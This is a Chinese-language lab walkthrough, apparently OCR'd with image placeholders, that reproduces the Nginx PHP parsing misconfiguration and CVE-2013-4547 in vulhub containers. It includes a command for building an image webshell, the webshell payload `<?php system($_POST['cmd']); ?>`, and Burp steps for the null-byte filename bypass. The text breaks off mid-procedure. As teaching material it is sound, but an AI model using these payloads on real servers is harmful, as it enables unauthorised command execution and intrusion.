Nginx 解析 PHP 文件流程

Nginx与Apache一样，自身是不支持解析PHP语言的，只能通过加载PHP模块来解析PHP。

```
location ~ \.php$ {
    include        fastcgi_params;

    fastcgi_pass   127.0.0.1:9000;
    # 指定 PHP-FPM 服务器的地址和端口，以便 NGINX 可以转发 PHP 请求进行处理
    fastcgi_index  index.php;
    # 指定了默认的 PHP 文件名
    fastcgi_param  SCRIPT_FILENAME  /var/www/html$fastcgi_script_name;
    # 告诉 PHP-FPM 要执行的 PHP 文件的完整路径
    fastcgi_param  DOCUMENT_ROOT /var/www/html;
    # 定义了PHP文件的根目录
}
```

大致流程如下

- 客户端（如 web 浏览器）发送一个请求到 NGINX。
- NGINX 根据其配置确定该请求是一个 PHP 请求。
- NGINX 将请求转发到 PHP-FPM（负责管理 PHP 工作进程池，这些进程实际执行 PHP 脚本）。
- PHP-FPM 选择一个子进程来执行请求的 PHP 脚本。
- PHP 脚本执行并产生一个输出（例如 HTML）。
- PHP-FPM 将输出返回给 NGINX。
- NGINX 将输出发送回客户端。

Nginx解析漏洞

漏洞成因

该漏洞与Nginx、php版本无关，属于用户配置不当造成的解析漏洞，主要与以下两个配置有关。

cgi.fix_pathinfo=1

该配置会自动修复访问路径，例：在访问 http://192.168.228.1/test.jpg/test.php 时，如果发现没有 test.php 就会向上匹配到 test.jpg 文件

security.limit_extensions=空


该配置设置哪些后缀可以解析为 PHP ， 为空表示任意后缀名都可以解析为 PHP

漏洞复现

进入到 /vulhub-master/nginx/nginx_parsing_vulnerability 目录启动漏洞环境，启动漏洞环境

```
docker-compose up -d
```


浏览器访问 http://ip:80看到如下界面



尝试上传 php 文件，报错


Please ensure you are uploading an image.

将 php 文件后缀修改为 jpg 后重新上传，发现依旧报错



执行下方命令，制作图片马


```
copy 图片文件名/b+一句话木马文件名 图片马文件名
例：copy image.png/b+shell.php shell.png
```




上传图片马，提示上传成功

File uploaded successfully: /var/www/html/uploadfiles/00bf23e130fa1e525e332ff03dae345d.png


访问图片马链接，发现解析为图片



在图片马路径后添加 /xx.php，成功按照PHP解析



使用蚁剑进行测试，可成功连接木马



CVE-2013-4547（文件名逻辑漏洞）复现

该漏洞利用了Nginx错误的解析了URL地址，导致可以绕过服务端限制，从而解析PHP文件，造成命令执行的危害。

根据nginx.conf文件中location中的定义，以.php结尾的文件都解析为php。

若我们访问的文件名为 `shell.gif[空格][0x00].php` ，该文件名以.php结尾会被发送给 PHP-FPM 处理，但是 PHP-FPM 在读取文件名时被00截断，导致读取的文件名为shell.gif[空格]，配合limit_extensions为空即可利用成功。

该漏洞利用条件有两个：

Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7


security.limit_extensions=空

漏洞复现


进入到 /vulhub-master/nginx/CVE-2013-4547 目录启动漏洞环境

```
docker-compose up -d
```

浏览器访问 http://ip:8080 看到如下界面




选择文件，尝试上传PHP文件，由于环境有黑名单限制，所以文件上传失败




利用CVE-2013-4547。我们上传一个phpinfo.jpg[空格]，里面的内容还是 `<?php phpinfo();?>` ，注意后面的空格：

上传成功，接下来需要构造我们 `phpinfo.jpg[空格][0x00].php` 来造成Nginx解析漏洞，使我们的phpinfo.jpg 被解析成php，访问 http://IP:8080/uploadfiles/phpinfo.jpg，使用Burp向抓取的数据包中的 phpinfo.jpg 后面添加 `[空格][0x00]` 然后使用 repeater 发包可以发现 PHP 已经被解析。




使用上述方法上传文件 system.jpg，注意要有空格，内容为`<?php system($_POST["cmd"]); ?>`


复制上传后的路径，去访问该文件，并使用Burp抓包（如果因为404等原因抓不到包可以在.jpg后加个a去访问，如 http://192.168.127.155:8080/uploadfiles/system.jpga）




把抓到的包发送到 Repeater 模块




在Repeater模块把请求路径修改成 /uploadfiles/system.jpg .php（注意：jpg和.php之间有两个空格）



切换到Hex模式，把第二个20修改为00




切换到Raw模式，右键点击 Change request method 将请求方法修改为 POST



